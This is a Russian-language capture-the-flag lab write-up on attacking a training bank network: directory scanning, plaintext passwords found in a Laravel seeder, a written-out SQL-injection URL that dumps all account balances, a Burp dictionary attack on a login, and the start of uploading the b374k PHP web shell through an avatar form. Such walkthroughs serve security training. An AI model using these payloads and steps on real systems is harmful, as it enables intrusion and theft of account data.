+ http://192.168.101.6/robots.txt (CODE:200|SIZE:24)
+ http://192.168.101.6/signin (CODE:200|SIZE:1755)
+ http://192.168.101.6/signout (CODE:302|SIZE:352)
```

Попробуем нажать “Sign In” на главной странице:



Теперь у нас есть исходный код всего сайта, и мы можем проанализировать его в поисках способа войти в систему.

Беглый анализ показывает, что сайт основан на популярном PHP-фреймворке Laravel. Среди прочего, в исходниках есть папка database со скриптами создания базы и наполнения её данными.

Посмотрим что там за данные:


```
root@Kali:~/TL8-writeup/site/app/database/seeds# cat DatabaseSeeder.php
<?php

class DatabaseSeeder extends Seeder {

        /**
         * Run the database seeds.
         *
         * @return void
         */
        public function run()
        {
                Eloquent::unguard();

                $this->call('UserTableSeeder');
        $this->call('NewsTableSeeder');
        }

}

class UserTableSeeder extends Seeder {

        public function run()
        {
                DB::table('users')->delete();

                User::create(array('email' => 'admin@sas.local', 'login' => 'adm
in', 'password' => Hash::make('OEbdBst1RqWyfVsN1TrP')));
        User::create(array('email' => 'user@sas.local', 'login' => 'user', 'pass
word' => Hash::make('5K0YqEk1JQVXkVJw8SeA')));

        }

}

class NewsTableSeeder extends Seeder {

        public function run()
        {
                DB::table('news')->delete();

                News::create(array('title' => "qwe", 'text' => 'fadsfds'));
        News::create(array('title' => "qwe", 'text' => 'fadsfds'));

    }

}root@Kali:~/TL8-writeup/site/app/database/seeds#
```

Заходим на сайт с любыми из найденных комбинаций логина и пароля, и сразу получаем токен! Пароли были оставлены прямо в открытом виде.

Получайте ваш первый токен, и продолжайте читать дальше!

ИЗУЧАЕМ КАБИНЕТ


Следующее на очереди у нас приложение доступное через HTTPS по тому же IP-адресу. Скорее всего, это *кабинет* с исходной схемы:



В кабинете нам видна только форма для входа. Пробуем в ней SQL-инъекцию — безрезультатно. Просканируем директории:

```
root@Kali:~/TL8-writeup/cabinet# dirb https://192.168.101.6/ -a "Mozilla/5.0 (X1
1; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.8.0"

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Dec  3 03:23:38 2015
URL_BASE: https://192.168.101.6/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
USER_AGENT: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0
 Iceweasel/31.8.0

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://192.168.101.6/ ----
+ https://192.168.101.6/.htaccess (CODE:200|SIZE:356)
+ https://192.168.101.6/account (CODE:302|SIZE:356)
+ https://192.168.101.6/api (CODE:200|SIZE:55)
-> Testing: https://192.168.101.6/cert
```

Пока dirb продолжает свое дело, посмотрим на путь “api” — он доступен без аутентификации и может оказаться очень интересным:



Спасибо разработчикам, которые потрудились выдать нам список всех доступных методов. Этот API скорее всего используется для интернет-банкинга мобильным приложением, или чем-то вроде этого.


Смотрим что есть в методах:

/api/auth:


С помощью метода auth можно войти в систему.

```
{"error":{"email":["The email field is required."],"password":["The password field is required."]}}
```

Пробуем разные имейлы и пароли:



Безуспешно пытаемся выполнить SQL-инъекцию — получаем ACCESS DENIED, скорее всего от WAF которым защищен личный кабинет.




/api/balance:


```
{"error":{"api_session_token":["The api session token field is required."],"id":["The id field is required."]}}
```

Этот метод возвращает текущий баланс пользователю, который предварительно вошел с помощью предыдущего метода auth, получив

там, судя по всему, session token. Попробуем подставить разные значения параметров...




Ошибка сообщает нам, что токен должен быть ровно 40 символов в длину. Попробуем SQL-инъекцию.



Интересно! Защита WAF в этот раз не сработала, хотя мы ничего и не узнали. Попробуем сделать 40-символьную SQL-инъекцию:

https://192.168.101.6/api/balance?api_session_token=1234567890123456789012345678 9%27+or+%271%27=%271&id=11


И вот, метод возвращает нам список всех пользователей вместе с балансами счетов:



Не такой уж он и *secure*, этот Stable & Secure Bank!


ПОДБИРАЕМ ПАРОЛЬ

Из всех найденных адресов, один оказался самым интересным — он заведен в домене @sas-bank.lab. То есть, мы наконец обнаружили первое имя пользователя в сети! Попробуем подобрать к нему пароль, теперь уже используя метод auth.




Запускаем Burp Suite и пробуем атаку по словарю.

Прежде всего, убедимся что Iceweasel подключается к сети через Burp-прокси. У меня он запущен на 127.0.0.1:8090.




Вы можете настроить любой порт на вкладке Proxy > Options:




ЗАМЕЧАНИЕ: Этот документ не претендует на полноту описания Burp. В частности, вам нужно будем установить CA-сертификат для того, чтобы иметь возможность перехватывать трафик HTTPS.

Идем на вкладку Proxy > Intercept и включаем перехват. Возвращаемся в браузер, обновляем страницу, и:




Запрос перехвачен. Нажимаем на нем правой кнопкой и отправляем его в Intruder. Там, очищаем все автоматически сгенерированные payload-позиции, и оставляем только одну, для пароля:




В настройках выбираем словарь паролей, которые нужно проверить. Я попробую словарь John, который в Kali можно найти здесь: /usr/share/john/password.lst.


Атака запущена, и пока что мы видим что каждый ответ содержит текст “Wrong password or email”. Сделаем фильтр, чтобы Burp показывал нам только правильный пароль:




Сделаем перерыв на кофе пока Burp работает над нашим паролем, и вернемся через несколько минут...



Пароль найден! Зайдем кабинет с полученными учетными данными:



Мы видим историю платежей, которые выполнил Ральф. Посмотрим что еще интересного можно найти во внутренней части кабинета. Как я упоминал ранее, я обычно смотрю на точки пользовательского ввода для различных инъекций, имена пользователей в HTML коде, скрытые директории и загрузку файлов. В данном случае, кабинет позволяет Ральфу загрузить аватарку:




Формы загрузки файлов часто подвержены многим уязвимостям, среди которых наиболее часто встречается отсутсвие проверки на тип загружаемого файла. Это позволяет атакующему загрузить, например, PHP файл (или любой другой, в зависимости от технологии на которой написан сайт), и получить «шелл» на сервере. Загруженный файл будет получать команды от атакующего (например, посмотреть список файлов на сервере, подключиться к базе данных, или запустить reverse shell обратно к компьютеру атакующего).

Уязвимости в загрузке файлов очень опасны, потому что они выдают наружу очень важную информацию — БД, пароли, информацию о подключениях и дают возможность атаковать другие хосты в сети.


Можно загрузить небольшой файлик который просто выполняет команды, переданные ему через GET-параметр, но мне понравился шелл b374k, у которого есть много интересных возможностей.

Так что, берите свой шелл или скачайте b374k здесь: *https://github.com/b374k/b374k*. Загружаем PHP-файл вместо картинки:

